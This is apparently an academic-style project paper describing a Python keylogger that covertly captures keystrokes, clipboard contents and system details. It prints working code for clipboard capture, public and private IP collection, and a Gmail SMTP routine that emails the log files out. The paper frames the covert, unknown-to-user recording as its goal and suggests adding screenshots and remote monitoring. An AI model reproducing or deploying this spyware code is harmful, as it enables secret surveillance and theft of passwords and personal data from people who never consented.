PYTHON-BASED KEYLOGGER

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***Abstract*—A keylogger is a malicious application that monitors and records the user's keystrokes on their keyboards. Users are unaware that their actions are being tracked because keyword strokes are captured in a converted form. A keylogger can keep track of not only your keystrokes, but also every click you make on your computer. Keystrokes are transmitted to email after being saved in a secret log file. In the absence of the administrator, this technology can be utilized to discover all of the sites and data that are being visited by anyone. In this project, we're creating a Python Keylogger that captures keystroke analysis, clipboard information, and system information and sends it to an email address.**

Keywords— Keylogger, Clipboard Information, System Information, E-mail, Python.

I. Introduction

Data security and recovery are currently the most essential factors in many businesses. As a result, there are several instances where data recovery is essential. Keylogger, often known as keylogging or keyboard capture, is one of the finest solutions for these types of issues. Keyboard capture is the process of secretly recording keystrokes on a keyboard such that the person using it is unaware that their activities are being watched. When a functional file is damaged due to a variety of factors such as power outages, users can recover data using a keylogger application. This is a user tracking application that logs keystrokes and retrieves information from log files. Keylogger is a type of spyware application used by hackers to obtain sensitive information such as financial information, social networking account login passwords, credit card numbers, and so on. Such information can be monitored and logged by a keylogger, which can then be sent to the cybercriminal who set it up. When a user types something on the keyboard, the keystrokes are recorded and emailed to the specified email address without the user's awareness. The goal of this application is to keep track of every key pressed on the keyboard and communicate it to the administrator through email. It delivers data recovery and secrecy to any IT infrastructures in need.

II. Architecture

A keylogger is an application that records keystrokes. This keystroke can be used to save sensitive information such as usernames and passwords. The keylogger in this project is designed to save keystroke information, system information, and clipboard information in log files. These log files are emailed.

Getting Keystrokes Information, Collecting Clipboard Information, Collecting System Information, and Sending Log Files to Mail are the main functions of the project.



Fig 1 – Keylogger Architecture

A. *Getting Keystrokes Information*

A keylogger is a piece of software that keeps track of your keystrokes. The basic operation of a keylogger program is to continuously monitor keystrokes and then transport those keystrokes to a designated place, which can be an email, a server, or locally in the machine.

We use two major functions in the Keystrokes collection. Listener and Keys

1. Keys: It is used to identify and collect information about the keystrokes that are pressed on the keyboard.

2. Listener: This component detects when a key is pushed and released by the user.

The log file contains all of the keystrokes that have been gathered.



Fig 2 - Keylogger code

B. *Collecting Clipboard Information*

The clipboard is a temporary store and transfer buffer provided by some operating systems for short-term storage and transfer within and between application processes. The clipboard is normally unidentified and ephemeral, and the contents are stored in the computer's RAM. Win32clipboard module is used to collect clipboard data, which is then saved in a log file.

```
def copy_clipboard():
    with open(file_path + extend + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pasted_data= win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write("Clipboard Data: \n"+ pasted_data)
        except:
            f.write("Clipboard could not be copied")

copy_clipboard()
send_email(clipboard_information, file_path + extend + clipboard_information,toaddr)
```

Fig 3 - Clipboard Information Code

C. *Collecting System Information*

Using the Socket and Platform Module, we collect computer information such as private and public IP addresses, as well as platform information such as OS information, OS version, Machine Address, and so on, and store it in log files.

```
def computer_information():
    with open(file_path+extend+system_information,"a") as f:
        hostname= socket.gethostname()
        IPAddr= socket.gethostbyname(hostname)
        try:
            public_ip=get("https://api.ipify.org").text
            f.write("Public IP Address:" + public_ip+"\n")
        except Exception:
            f.write("Could not get Public IP Address\n")
        f.write("Processor:"+(platform.processor())+"\n")
        f.write("System:"+ platform.system()+" "+ platform.version()+ '\n')
        f.write("Machine:"+ platform.machine() +"\n")
        f.write("Hostname:"+ hostname+ "\n")
        f.write("Private IP Address:"+IPAddr+"\n")

computer_information()
send_email(system_information, file_path + extend + system_information,toaddr)
```

Fig 4 – System Information

D. *Sending log files to mail*

Python is a sophisticated language that doesn't require any additional libraries and comes with a built-in email sending library called "SMTP lib." The command "smtplib" produces a Simple Mail Transfer Protocol client session object that may be used to send emails to any valid email address on the internet. The port numbers used by various websites vary. To send an email, we're utilising a Gmail account. '587' is the port number utilised in this case.

Using your Gmail account, follow these steps to send an email with attachments:

1. Import the following to add an attachment:
   - import smtplib
   - from email.mime.multipart import MIMEMultipart
   - from email.mime.text import MIMEText
   - from email.mime.base import MIMEBase
   - from email import encoders

These are a few libraries that will help us with our task. You don't need to import any additional libraries because these are the native libraries.

2. To begin, construct an instance of MIMEMultipart, namely "msg."
3. In the "From," "To," and "Subject" keys of the constructed instance "msg" include the sender's email id, the receiver's email id, and the subject.
4. Write the body of the message you want to send in a string, namely body. Now, using the attach function, join the body to the instance message.
5.In the "rb" mode, open the file you want to attach. Then make a MIMEBase instance with two arguments. The first is '_maintype,' and the second is '_subtype.' This is the foundation class for all MIME-specific Message sub-classes.
6.set_payload modifies the payload's encoded form. Use encode_base64 to encode it. Finally, attach the file to the MIMEMultipart instance msg that was created.

```
def send_email(filename, attachment,toaddr):

    fromaddr = email_address
    msg = MIMEMultipart()
    msg['From'] = fromaddr
    msg['To'] = toaddr
    msg['Subject'] = "Log File"
    body = "Body_of_the_mail"
    msg.attach(MIMEText(body, 'plain'))
    filename = filename
    attachment = open(attachment, 'rb')
    p = MIMEBase('application', 'octet-stream')
    p.set_payload((attachment).read())
    encoders.encode_base64(p)
    p.add_header('Content-Disposition', "attachment; filename= %s" % filename)
    msg.attach(p)
    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.starttls()
    s.login(fromaddr, password)
    text = msg.as_string()
    s.sendmail(fromaddr, toaddr, text)
    s.quit()

send_email(keys_information, file_path + extend + keys_information,toaddr)
```

Fig 5 - Sending mail code

III. Modules Design and Organization

Keyloggers are a sort of monitoring software that records a user's keystrokes. One of the most ancient types of cyber-threat. Here Keyloggers are produced on Windows 11 using the Python programming language and the PyCharm IDE. Here we are using Six Modules in-order to construct keylogger.



Fig 6 - Modules Organization

1) Pynput: You can use the pynput library to control and monitor/listen to your input devices, such as your keyboard and mouse. The keyboard module has classes for controlling and monitoring it. To capture the keystrokes pressed on the keyboard by the user, we utilised the pynput module.

2) Logging: The logging module provides a versatile framework for Python programmes to emit log messages. The module allows programmes to configure different log handlers and route log messages to them. The keystrokes were sent to the log files using this logging module.

3) Win32clipboard: The Windows Clipboard API is supported by the Windows32clipboard module. It's a pywin32 clipboard package. The clipboard information was captured with the help of the win32clipboard module.

4) Email/SMTP Module: "smtplib" is part of the SMTP module. It builds a Simple Mail Transfer Protocol client session object for sending emails to any valid email address on the internet. The port numbers used by different websites are different. To send an email, we're utilising a Gmail account. '587' is the port number utilised in this case. Using this module, we send all of the log files to email.

5) Socket: For constructing full-fledged network applications, including client and server programmes, the socket module includes many objects, constants, functions, and related exceptions. To obtain the Private and Public IP addresses of a device, we utilised the socket module.

6) Platform: Python has a built-in module platform that offers information about the system. The Platform module is used to get as much information as possible about the platform on which the programme is presently running. We used this platform module to acquire information about the machine, such as the operating system and version.

IV. Results and Discussion

Our system successfully captured all keystroke data from the keyboard, as well as clipboard and system data, and stored it in log files before sending it to us through email.



Fig 7 – Keylogger log file output



Fig 8 - Clipboard Information Logfile Output



Fig 9 - System Information Logfile Output

Fig 10 – Keylogger output logfile sent to mail



Fig 11 – Clipboard Information logfile sent to mail

Fig 12 – System Information logfile sent to mail

V. Conclusion and Future Enhancement

A keylogger is a type of software that tracks or logs all the keys that a user presses on their keyboard, usually invisibly so that the user is unaware that their actions are being watched. Keyloggers are lawful, and we may have even used a computer with keylogging software installed for monitoring and assuring safe or allowed use. These are both legal and practical. Here keystroke analysis has been successfully accomplished, which saves keystrokes, clipboard, and computer information in log files and emails them. Future research possibilities in this area include adding screenshots of visited pages, recording system screens, and full remote cloud monitoring, among others.

Acknowledgment *(Heading 5)*

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